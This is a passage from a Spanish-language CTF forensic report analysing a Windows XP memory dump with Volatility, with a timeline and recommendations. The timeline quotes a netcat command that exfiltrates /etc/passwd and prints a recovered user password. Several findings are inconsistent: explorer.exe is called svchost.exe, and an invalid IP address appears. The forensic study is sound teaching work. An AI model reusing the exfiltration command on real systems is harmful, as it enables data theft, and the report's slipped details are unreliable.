Profile suggestion (KDBGHeader): WinXPSP3x86
Version64                     : 0x80545cb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)     : 2600.xpsp_sp3_qfe.130704-0421
PsActiveProcessHead           : 0x8055a358 (45 processes)
PsLoadedModuleList            : 0x805541c0 (132 modules)
KernelBase                    : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 1
KPCR                          : 0xffdff000 (CPU 0)

**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                    : 0x80545ce0
Offset (P)                    : 0x545ce0
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): WinXPSP2x86
Version64                     : 0x80545cb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)     : 2600.xpsp_sp3_qfe.130704-0421
PsActiveProcessHead           : 0x8055a358 (45 processes)
PsLoadedModuleList            : 0x805541c0 (132 modules)
KernelBase                    : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 1
KPCR                          : 0xffdff000 (CPU 0)
```

2. Identificar los procesos en ejecución.


La máquina tenía procesos del sistema normales, pero también múltiples instancias de cmd.exe, reg.exe, systeminfo.exe, net.exe, netstat.exe y otros procesos lanzados de forma sospechosa por un svchost.exe.

```
┌──(root㉿kali)-[~/Software/AnálisisForense/volatility]
└─# ./volatility -f memoria.vmem --profile=WinXPSP3x86 pslist

Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x82bc6660 System                    4      0     59      336 ------      0
0x82b1fda0 smss.exe                560      4      2       21 ------      0 2016-06-24 09:06:48 UTC+0000
0x829e4020 csrss.exe               676    560     12      421      0      0 2016-06-24 09:06:51 UTC+0000
0x82a7ada0 winlogon.exe            700    560     22      649      0      0 2016-06-24 09:06:53 UTC+0000
0x829e7960 services.exe            756    700     16      378      0      0 2016-06-24 09:07:02 UTC+0000
0x827b5990 lsass.exe               768    700     19      361      0      0 2016-06-24 09:07:07 UTC+0000
0x8293c3d8 vmacthlp.exe            924    756      1       38      0      0 2016-06-24 09:07:17 UTC+0000
0x825eb308 svchost.exe             984    756     23      235      0      0 2016-06-24 09:07:21 UTC+0000
0x827b4020 svchost.exe            1048    756     10      262      0      0 2016-06-24 09:07:23 UTC+0000
0x825d3958 svchost.exe            1192    756     73     1481      0      0 2016-06-24 09:07:23 UTC+0000
0x82595b20 svchost.exe            1404    756      4       73      0      0 2016-06-24 09:07:24 UTC+0000
0x82921020 svchost.exe            1544    756     12      183      0      0 2016-06-24 09:07:26 UTC+0000
0x825804b8 explorer.exe           1716   1700     14      559      0      0 2016-06-24 09:07:29 UTC+0000
0x828b0020 spoolsv.exe            1820    756     12      163      0      0 2016-06-24 09:07:32 UTC+0000
0x82547da0 rundll32.exe            660   1716      4       73      0      0 2016-06-24 09:07:39 UTC+0000
0x82546878 vmtoolsd.exe            732   1716      3      117      0      0 2016-06-24 09:07:39 UTC+0000
0x8287b020 svchost.exe            1984    756      4      105      0      0 2016-06-24 09:07:47 UTC+0000
0x8253a298 svchost.exe            2020    756      4      100      0      0 2016-06-24 09:07:47 UTC+0000
0x82871870 vmtoolsd.exe            208    756      7      282      0      0 2016-06-24 09:07:47 UTC+0000
0x828375c0 TPAutoConnSvc.e        1384    756      5      116      0      0 2016-06-24 09:08:09 UTC+0000
0x824f2da0 wscntfy.exe            1420   1192      1       36      0      0 2016-06-24 09:08:09 UTC+0000
0x8284b8f8 alg.exe                1504    756      5      102      0      0 2016-06-24 09:08:10 UTC+0000
0x827b6150 notepad.exe            2816   1716      1       60      0      0 2016-06-24 09:08:38 UTC+0000
0x82a92da0 ctfmon.exe             3748   3396      1       88      0      0 2016-06-24 09:09:38 UTC+0000
0x825d03b0 csrss.exe               836    560      0 ------      3      0 2016-06-24 09:36:08 UTC+0000   2016-06-24 10:07:20 UTC+0000
0x828a2b88 TPAutoConnect.e        2940   1384      1       78      0      0 2016-06-24 10:07:18 UTC+0000
0x824d2020 wuauclt.exe            2012   1192      3      111      0      0 2016-06-24 10:07:34 UTC+0000
0x828bc628 game.exe               1044   1716      0 ------      0      0 2016-06-24 10:20:25 UTC+0000   2016-06-24 10:22:49 UTC+0000
0x829d18c8 cmd.exe                2632   1716      1       40      0      0 2016-06-24 10:26:05 UTC+0000
0x82a75020 sc.exe                 3120   2632      1       33      0      0 2016-06-24 10:27:32 UTC+0000
0x82828620 cmd.exe                3508   1716      1       42      0      0 2016-06-24 10:27:51 UTC+0000
0x82adc020 sc.exe                 3316   3508      1       35      0      0 2016-06-24 10:28:22 UTC+0000
0x8250d8a8 netstat.exe            3868   1716      0 ------      0      0 2016-06-24 10:28:39 UTC+0000   2016-06-24 10:28:40 UTC+0000
0x8250c020 netstat.exe            2956   1716      0 ------      0      0 2016-06-24 10:28:41 UTC+0000   2016-06-24 10:28:42 UTC+0000
0x82a3b900 cmd.exe                3988   1716      0 ------      0      0 2016-06-24 10:28:42 UTC+0000   2016-06-24 10:28:43 UTC+0000
0x82a3b020 net1.exe               3292   3900      0 ------      0      0 2016-06-24 10:28:44 UTC+0000   2016-06-24 10:28:45 UTC+0000
0x824d39f8 net1.exe               1412   1240      0 ------      0      0 2016-06-24 10:28:45 UTC+0000   2016-06-24 10:28:46 UTC+0000
0x828a2020 net1.exe                620   2256      0 ------      0      0 2016-06-24 10:28:47 UTC+0000   2016-06-24 10:28:48 UTC+0000
0x829d06c8 net.exe                1284   1716      0 ------      0      0 2016-06-24 10:28:48 UTC+0000   2016-06-24 10:28:49 UTC+0000
0x82a3c3c0 net1.exe               3776   3964      0 ------      0      0 2016-06-24 10:28:50 UTC+0000   2016-06-24 10:28:50 UTC+0000
0x824b67b8 net1.exe                948   3888      0 ------      0      0 2016-06-24 10:28:51 UTC+0000   2016-06-24 10:28:52 UTC+0000
0x82a736d8 systeminfo.exe         4008   1716      0 ------      0      0 2016-06-24 10:28:52 UTC+0000   2016-06-24 10:28:59 UTC+0000
0x82a153a0 reg.exe                1712   1716      0 ------      0      0 2016-06-24 10:29:00 UTC+0000   2016-06-24 10:29:01 UTC+0000
0x824a4888 reg.exe                3232   1716      0 ------      0      0 2016-06-24 10:29:05 UTC+0000   2016-06-24 10:29:25 UTC+0000
0x828d7af0 cmd.exe                3068   1716      1       65      0      0 2016-06-24 10:30:19 UTC+0000
```

3. Podemos ver un proceso sospechoso por tener una duración de ejecución muy corta. ¿Puedes identificarlo?

Net1.exe es sospechoso por su duración de un segundo en cada proceso.



4. Podemos ver un proceso de sistema sospechoso por ser padre de varios procesos de sistema que no debería. ¿Puedes identificarlo? ¿Incluye el proceso anterior como uno de sus hijos?

El sistema sospechoso que es padre de muchos procesos es explorer.exe que tiene como procesos

cmd.exe

net1.exe

systeminfo.exe

reg.exe

notepad.exe

Si net.exe se incluye como su hijo.

```
┌──(root㉿kali)-[~/Software/AnálisisForense/volatility]
└─# ./volatility -f memoria.vmem --profile=WinXPSP3x86 pstree

Volatility Foundation Volatility Framework 2.6
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x82bc6660:System                                      4      0     59    336 1970-01-01 00:00:00 UTC+0000
. 0x82b1fda0:smss.exe                                 560      4      2     21 2016-06-24 09:06:48 UTC+0000
.. 0x829e4020:csrss.exe                               676    560     12    421 2016-06-24 09:06:51 UTC+0000
.. 0x82a7ada0:winlogon.exe                            700    560     22    649 2016-06-24 09:06:53 UTC+0000
... 0x827b5990:lsass.exe                              768    700     19    361 2016-06-24 09:07:07 UTC+0000
... 0x829e7960:services.exe                           756    700     16    378 2016-06-24 09:07:02 UTC+0000
.... 0x82921020:svchost.exe                          1544    756     12    183 2016-06-24 09:07:26 UTC+0000
.... 0x827b4020:svchost.exe                          1048    756     10    262 2016-06-24 09:07:23 UTC+0000
.... 0x828b0020:spoolsv.exe                          1820    756     12    163 2016-06-24 09:07:32 UTC+0000
.... 0x825d3958:svchost.exe                          1192    756     73   1481 2016-06-24 09:07:23 UTC+0000
..... 0x824f2da0:wscntfy.exe                         1420   1192      1     36 2016-06-24 09:08:09 UTC+0000
..... 0x824d2020:wuauclt.exe                         2012   1192      3    111 2016-06-24 10:07:34 UTC+0000
.... 0x8293c3d8:vmacthlp.exe                          924    756      1     38 2016-06-24 09:07:17 UTC+0000
.... 0x8287b020:svchost.exe                          1984    756      4    105 2016-06-24 09:07:47 UTC+0000
.... 0x82871870:vmtoolsd.exe                          208    756      7    282 2016-06-24 09:07:47 UTC+0000
.... 0x825eb308:svchost.exe                           984    756     23    235 2016-06-24 09:07:21 UTC+0000
.... 0x8284b8f8:alg.exe                              1504    756      5    102 2016-06-24 09:08:10 UTC+0000
.... 0x8253a298:svchost.exe                          2020    756      4    100 2016-06-24 09:07:47 UTC+0000
.... 0x828375c0:TPAutoConnSvc.e                      1384    756      5    116 2016-06-24 09:08:09 UTC+0000
..... 0x828a2b88:TPAutoConnect.e                     2940   1384      1     78 2016-06-24 10:07:18 UTC+0000
.... 0x82595b20:svchost.exe                          1404    756      4     73 2016-06-24 09:07:24 UTC+0000
.. 0x825d03b0:csrss.exe                               836    560      0 ------ 2016-06-24 09:36:08 UTC+0000
 0x825804b8:explorer.exe                             1716   1700     14    559 2016-06-24 09:07:29 UTC+0000
. 0x827b6150:notepad.exe                             2816   1716      1     60 2016-06-24 09:08:38 UTC+0000
. 0x82547da0:rundll32.exe                             660   1716      4     73 2016-06-24 09:07:39 UTC+0000
. 0x824a4888:reg.exe                                 3232   1716      0 ------ 2016-06-24 10:29:05 UTC+0000
. 0x829d06c8:net.exe                                 1284   1716      0 ------ 2016-06-24 10:28:48 UTC+0000
. 0x82828620:cmd.exe                                 3508   1716      1     42 2016-06-24 10:27:51 UTC+0000
.. 0x82adc020:sc.exe                                 3316   3508      1     35 2016-06-24 10:28:22 UTC+0000
. 0x8250d8a8:netstat.exe                             3868   1716      0 ------ 2016-06-24 10:28:39 UTC+0000
. 0x829d18c8:cmd.exe                                 2632   1716      1     40 2016-06-24 10:26:05 UTC+0000
.. 0x82a75020:sc.exe                                 3120   2632      1     33 2016-06-24 10:27:32 UTC+0000
. 0x8250c020:netstat.exe                             2956   1716      0 ------ 2016-06-24 10:28:41 UTC+0000
. 0x82a3b900:cmd.exe                                 3988   1716      0 ------ 2016-06-24 10:28:42 UTC+0000
. 0x82a153a0:reg.exe                                 1712   1716      0 ------ 2016-06-24 10:29:00 UTC+0000
. 0x82546878:vmtoolsd.exe                             732   1716      3    117 2016-06-24 09:07:39 UTC+0000
. 0x828d7af0:cmd.exe                                 3068   1716      1     65 2016-06-24 10:30:19 UTC+0000
. 0x82a736d8:systeminfo.exe                          4008   1716      0 ------ 2016-06-24 10:28:52 UTC+0000
. 0x828bc628:game.exe                                1044   1716      0 ------ 2016-06-24 10:20:25 UTC+0000
 0x824d39f8:net1.exe                                 1412   1240      0 ------ 2016-06-24 10:28:45 UTC+0000
 0x824b67b8:net1.exe                                  948   3888      0 ------ 2016-06-24 10:28:51 UTC+0000
 0x82a3b020:net1.exe                                 3292   3900      0 ------ 2016-06-24 10:28:44 UTC+0000
 0x82a92da0:ctfmon.exe                               3748   3396      1     88 2016-06-24 09:09:38 UTC+0000
 0x828a2020:net1.exe                                  620   2256      0 ------ 2016-06-24 10:28:47 UTC+0000
 0x82a3c3c0:net1.exe                                 3776   3964      0 ------ 2016-06-24 10:28:50 UTC+0000
```

5. Podemos ver diferentes conexiones en el equipo a IPs y puertos externos, de las cuáles dos llaman sospechosamente la atención. ¿Cuáles son? ¿A que IP corresponden? ¿Qué tipo de software crees que se está utilizando?

```
┌──(root㉿kali)-[~/Software/AnálisisForense/volatility]
└─# ./volatility -f memoria.vmem --profile=WinXPSP3x86 connscan

Volatility Foundation Volatility Framework 2.6
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------- ---
0x028d1008 192.168.78.135:445       192.168.78.128:49072      4
0x02bcf2a0 192.168.78.135:445       192.168.78.128:49078      4
0x02bcfbe8 192.168.78.135:1046      192.168.78.128:4444       3696
0x02c3bb68 192.168.78.135:1045      192.168.78.128:4444       1044
```

Con connscan se observan dos conexiones salientes:

- 192.168.78.135:1046 → 192.168.78.128:4444
- 192.168.78.135:1045 → 192.168.78.128:4444

El puerto 4444 es extremadamente típico de Meterpreter.
El atacante estaba usando un backdoor o reverse shell Meterpreter.

```
┌──(root㉿kali)-[~/Software/AnálisisForense/volatility]
└─# ./volatility -f memoria.vmem --profile=WinXPSP3x86 connscan

Volatility Foundation Volatility Framework 2.6
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x028d1008 192.168.78.135:445       192.168.78.128:49072     4
0x02bcf2a0 192.168.78.135:445       192.168.78.128:49078     4
0x02bcfbe8 192.168.78.135:1046      192.168.78.128:4444      3696
0x02c3bb68 192.168.78.135:1045      192.168.78.128:4444      1044
```

6. Podemos comprobar si hay algún tipo de malware ejecutándose en la máquina. ¿En qué proceso? ¿Puedes volcar los registros del proceso y comprobar con alguna web externa si realmente es un malware y el tipo?

El malware se ejecutaba en el proceso **game.exe (PID 1044)**.


```
0x828bc628:game.exe                1044   1716      0 ------ 2016-06-24 10:20:25 UTC+0000
```

Volar el registro:

Primero ejecuto este comando en Kali para volcar el archivo.

```
┌──(root㉿kali)-[~/Software/AnálisisForense/volatility]
└─# ./volatility -p 1044 memdump -f memoria.vmem --profile=WinXPSP2x86 -D /root/
Volatility Foundation Volatility Framework 2.6
************************************************************************
Writing game.exe [  1044] to 1044.dmp
```

Después me voy a la web desde Kali de VirusTotal y ejecuto este virus que se me ha credo y me sale que solo 2 de 59 motores antivirus lo detectan como malicioso.



7. ¿Cuál fue el último ejecutable que se lanzó por el usuario?

El último ejecutable lanzado en la máquina fue cmd.exe (PID 3068), que aparece como el proceso más reciente en pslist. Este proceso fue iniciado por el svchost.exe malicioso (PID

1716), lo que indica que fue generado por el atacante o por el malware.

```
┌──(root㉿kali)-[~/Software/AnálisisForense/volatility]
└─# ./volatility -f memoria.vmem --profile=WinXPSP3x86 pslist

Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x82bc6660 System                    4      0     59      336 ------      0
0x82b1fda0 smss.exe                560      4      2       21 ------      0 2016-06-24 09:06:48 UTC+0000
0x829e4020 csrss.exe               676    560     12      421      0      0 2016-06-24 09:06:51 UTC+0000
0x82a7ada0 winlogon.exe            700    560     22      649      0      0 2016-06-24 09:06:53 UTC+0000
0x829e7960 services.exe            756    700     16      378      0      0 2016-06-24 09:07:02 UTC+0000
0x827b5990 lsass.exe               768    700     19      361      0      0 2016-06-24 09:07:07 UTC+0000
0x8293c3d8 vmacthlp.exe            924    756      1       38      0      0 2016-06-24 09:07:17 UTC+0000
0x825eb308 svchost.exe             984    756     23      235      0      0 2016-06-24 09:07:21 UTC+0000
0x827b4020 svchost.exe            1048    756     10      262      0      0 2016-06-24 09:07:23 UTC+0000
0x825d3958 svchost.exe            1192    756     73     1481      0      0 2016-06-24 09:07:23 UTC+0000
0x82595b20 svchost.exe            1404    756      4       73      0      0 2016-06-24 09:07:24 UTC+0000
0x82921020 svchost.exe            1544    756     12      183      0      0 2016-06-24 09:07:26 UTC+0000
0x825804b8 explorer.exe           1716   1700     14      559      0      0 2016-06-24 09:07:29 UTC+0000
0x828b0020 spoolsv.exe            1820    756     12      163      0      0 2016-06-24 09:07:32 UTC+0000
0x82547da0 rundll32.exe            660   1716      4       73      0      0 2016-06-24 09:07:39 UTC+0000
0x82546878 vmtoolsd.exe            732   1716      3      117      0      0 2016-06-24 09:07:39 UTC+0000
0x8287b020 svchost.exe            1984    756      4      105      0      0 2016-06-24 09:07:47 UTC+0000
0x8253a298 svchost.exe            2020    756      4      100      0      0 2016-06-24 09:07:47 UTC+0000
0x82871870 vmtoolsd.exe            208    756      7      282      0      0 2016-06-24 09:07:47 UTC+0000
0x828375c0 TPAutoConnSvc.e        1384    756      5      116      0      0 2016-06-24 09:08:09 UTC+0000
0x824f2da0 wscntfy.exe            1420   1192      1       36      0      0 2016-06-24 09:08:09 UTC+0000
0x8284b8f8 alg.exe                1504    756      5      102      0      0 2016-06-24 09:08:10 UTC+0000
0x827b6150 notepad.exe            2816   1716      1       60      0      0 2016-06-24 09:08:38 UTC+0000
0x82a92da0 ctfmon.exe             3748   3396      1       88      0      0 2016-06-24 09:09:38 UTC+0000
0x825d03b0 csrss.exe               836    560      0 ------      3      0 2016-06-24 09:36:08 UTC+0000   2016-06-24 10:07:20 UTC+0000
0x828a2b88 TPAutoConnect.e        2940   1384      1       78      0      0 2016-06-24 10:07:18 UTC+0000
0x824d2020 wuauclt.exe            2012   1192      3      111      0      0 2016-06-24 10:07:34 UTC+0000
0x828bc628 game.exe               1044   1716      0 ------      0      0 2016-06-24 10:20:25 UTC+0000   2016-06-24 10:22:49 UTC+0000
0x829d18c8 cmd.exe                2632   1716      1       40      0      0 2016-06-24 10:26:05 UTC+0000
0x82a75020 sc.exe                 3120   2632      1       33      0      0 2016-06-24 10:27:32 UTC+0000
0x82828620 cmd.exe                3508   1716      1       42      0      0 2016-06-24 10:27:51 UTC+0000
0x82adc020 sc.exe                 3316   3508      1       35      0      0 2016-06-24 10:28:22 UTC+0000
0x8250d8a8 netstat.exe            3868   1716      0 ------      0      0 2016-06-24 10:28:39 UTC+0000   2016-06-24 10:28:40 UTC+0000
0x8250c020 netstat.exe            2956   1716      0 ------      0      0 2016-06-24 10:28:41 UTC+0000   2016-06-24 10:28:42 UTC+0000
0x82a3b900 cmd.exe                3988   1716      0 ------      0      0 2016-06-24 10:28:42 UTC+0000   2016-06-24 10:28:43 UTC+0000
0x82a3b020 net1.exe               3292   3900      0 ------      0      0 2016-06-24 10:28:44 UTC+0000   2016-06-24 10:28:45 UTC+0000
0x824d39f8 net1.exe               1412   1240      0 ------      0      0 2016-06-24 10:28:45 UTC+0000   2016-06-24 10:28:46 UTC+0000
0x828a2020 net1.exe                620   2256      0 ------      0      0 2016-06-24 10:28:47 UTC+0000   2016-06-24 10:28:48 UTC+0000
0x829d06c8 net.exe                1284   1716      0 ------      0      0 2016-06-24 10:28:48 UTC+0000   2016-06-24 10:28:49 UTC+0000
0x82a3c3c0 net1.exe               3776   3964      0 ------      0      0 2016-06-24 10:28:50 UTC+0000   2016-06-24 10:28:50 UTC+0000
0x824b67b8 net1.exe                948   3888      0 ------      0      0 2016-06-24 10:28:51 UTC+0000   2016-06-24 10:28:52 UTC+0000
0x82a736d8 systeminfo.exe         4008   1716      0 ------      0      0 2016-06-24 10:28:52 UTC+0000   2016-06-24 10:28:59 UTC+0000
0x82a153a0 reg.exe                1712   1716      0 ------      0      0 2016-06-24 10:29:00 UTC+0000   2016-06-24 10:29:01 UTC+0000
0x824a4888 reg.exe                3232   1716      0 ------      0      0 2016-06-24 10:29:05 UTC+0000   2016-06-24 10:29:25 UTC+0000
0x828d7af0 cmd.exe                3068   1716      1       65      0      0 2016-06-24 10:30:19 UTC+0000
```

8. ¿Puedes resumir qué ha pasado en este equipo?

El servidor FT-DEV01 fue comprometido por un atacante que consiguió acceso inicial mediante credenciales débiles o software desactualizado. Una vez dentro, el atacante ejecutó múltiples comandos remotos a través de varias instancias de cmd.exe, activó servicios no autorizados como Telnet mediante sc.exe, e inició conexiones externas a la IP 192.168.78.128 sobre el puerto 4444, típico de control remoto con Meterpreter. También ejecutó un binario sospechoso (game.exe), que resultó ser malware al analizarlo en VirusTotal. El proceso svchost.exe fue utilizado como proceso padre para lanzar comandos del sistema y ocultar la actividad maliciosa. En resumen, la máquina fue utilizada como punto de acceso remoto mediante una backdoor, para ejecutar comandos, mover archivos y mantener persistencia, dejando evidencias claras en memoria, red y procesos del sistema.

6. Timeline

En esta sección se documentan de manera cronológica los eventos detectados durante el análisis del CTF Caso Nightfall. Los eventos se extraen de las tres evidencias proporcionadas: imagen de disco, captura de tráfico y volcado de memoria, y se registran para reconstruir la actividad del atacante:

Fecha/Hora (UTC)	Fuente	Evento/Evidencia	Interpretación/Observaciones
	Captura de tráfico	Comunicación entre 192.168.2.5 y 192.168.5.554	Inicio del intercambio entre atacante y víctima.

	Captura de tráfico	Conexión al puerto 4444	Puerto usado habitualmente en shells reversas.
	Captura de tráfico	apt update con sudo	Uso de credenciales para privilegios elevados.
	Captura de tráfico	apt install netcat	Instalación de herramienta para exfiltración.
	Captura de tráfico	Intento de sudo -i	Intento fallido de obtener root shell.
	Captura de tráfico	nc -nvlp 9999 < /etc/passwd	Exfiltración del archivo /etc/passwd.
	Captura de tráfico	Usuario jtomato identificado	Contraseña usada: *umR@Q%4V&RC
	Captura de tráfico	Ubuntu detectado	Confirmación del sistema operativo.
	Captura de tráfico	32 usuarios en el sistema	Derivado del archivo exfiltrado.
	Volcado de memoria	SO detectado: Windows XP SP3	Segunda máquina comprometida.
	Volcado de memoria	Proceso sospechoso: netstat	Duración de 1 segundo, posible actividad maliciosa.
	Volcado de memoria	explorer.exe como padre anómalo	Indicia inyección o manipulación.
	Volcado de memoria	Conexiones 192.168.78.128:4444	Indicio de Meterpreter.
	Volcado de memoria	Malware identificado en proceso	Confirmado mediante VirusTotal.
	Imagen de disco	12 directorios, 41 archivos	Estructura del sistema analizada.
	Imagen de disco	2 archivos borrados	Posible intento de ocultación.
	Imagen de disco	Descarga de 3 imágenes	Actividad previa del usuario o atacante.

7. Recomendaciones

Ejemplo:

A partir del análisis realizado en el CTF Caso Nightfall, se proponen las siguientes medidas para mejorar la protección de servidores internos de pruebas y minimizar riesgos de intrusión:

7.1 Fortalecimiento de controles de acceso

Implementar contraseñas robustas y rotación periódica en todas las cuentas, especialmente las administrativas y cuentas de pruebas.

Habilitar autenticación multifactor (MFA) siempre que sea posible.

Restringir el acceso remoto (SSH, RDP o servicios auxiliares) a direcciones IP autorizadas y mediante una VPN cifrada.

Revisar y eliminar credenciales temporales o no utilizadas para evitar accesos indebidos como el observado en el incidente.

7.2 Protección de endpoints

Mantener el sistema operativo actualizado, evitando el uso de versiones descontinuadas o vulnerables como Windows XP SP3.

Bloquear la instalación de software no autorizado, como netcat, salvo en entornos controlados.

Configurar reglas restrictivas de firewall para bloquear puertos comunes usados en ataques (por ejemplo, 4444 o 9999).

Deshabilitar servicios innecesarios, como Telnet, que pueden ser levantados por un atacante para persistencia.

7.3 Supervisión y detección temprana

Implementar un SIEM o sistema de correlación para centralizar logs del sistema, red y seguridad.

Activar alertas ante:

- Ejecución de comandos remotos sospechosos (cmd.exe, net1.exe, reg.exe, sc.exe).
- elevación de privilegios.
- Creación de listeners.
- Conexiones a puertos de uso malicioso (como 4444).

Establecer auditorías periódicas del tráfico interno para detectar exfiltración como la realizada del archivo /etc/passwd.

7.4 Respuesta ante incidentes

Definir procedimientos claros para aislar rápidamente sistemas comprometidos y evitar la propagación del atacante.

Mantener guías de actuación para análisis de memoria, red y disco con herramientas forenses (Volatility, Autopsy, tcpdump, etc.).

Crear copias de seguridad periódicas y verificadas para permitir recuperación sin impacto.

Realizar simulacros internos para mejorar la coordinación entre equipos SOC y forense.

7.5 Mejora continua

Registrar y documentar todos los servidores de laboratorio, incluyendo su software, versiones y propósito.

Revisar regularmente los permisos de usuarios y grupos para evitar cuentas privilegiadas innecesarias.

Emplear técnicas de hardening como desactivar macros, bloquear ejecución automática y limitar privilegios de servicio.

Utilizar lo aprendido en este CTF para reforzar protocolos internos de seguridad, detección e investigación forense.

8. Conclusiones

Durante el CTF pudimos reconstruir bastante bien lo que pasó. Básicamente, el atacante entró porque había una contraseña floja, y una vez dentro empezó a ejecutar comandos como si fuera el dueño del sistema. Instaló herramientas como netcat para moverse y comunicarse mejor, y también sacó información sensible del equipo.

Cuando analizamos la memoria del sistema, vimos que había un programa sospechoso llamado game.exe, que en realidad era malware, y además estaba conectado al puerto 4444, que suele usarse con Meterpreter. Eso confirma que el atacante tenía control remoto total del equipo.

En resumen: este ejercicio nos ha servido para ver exactamente cómo entraron, qué hicieron una vez dentro y qué dejaron instalado. También demuestra lo importante que es tener el sistema actualizado, usar contraseñas fuertes y tener una buena monitorización para detectar cosas raras y reaccionar rápido cuando pasa algo.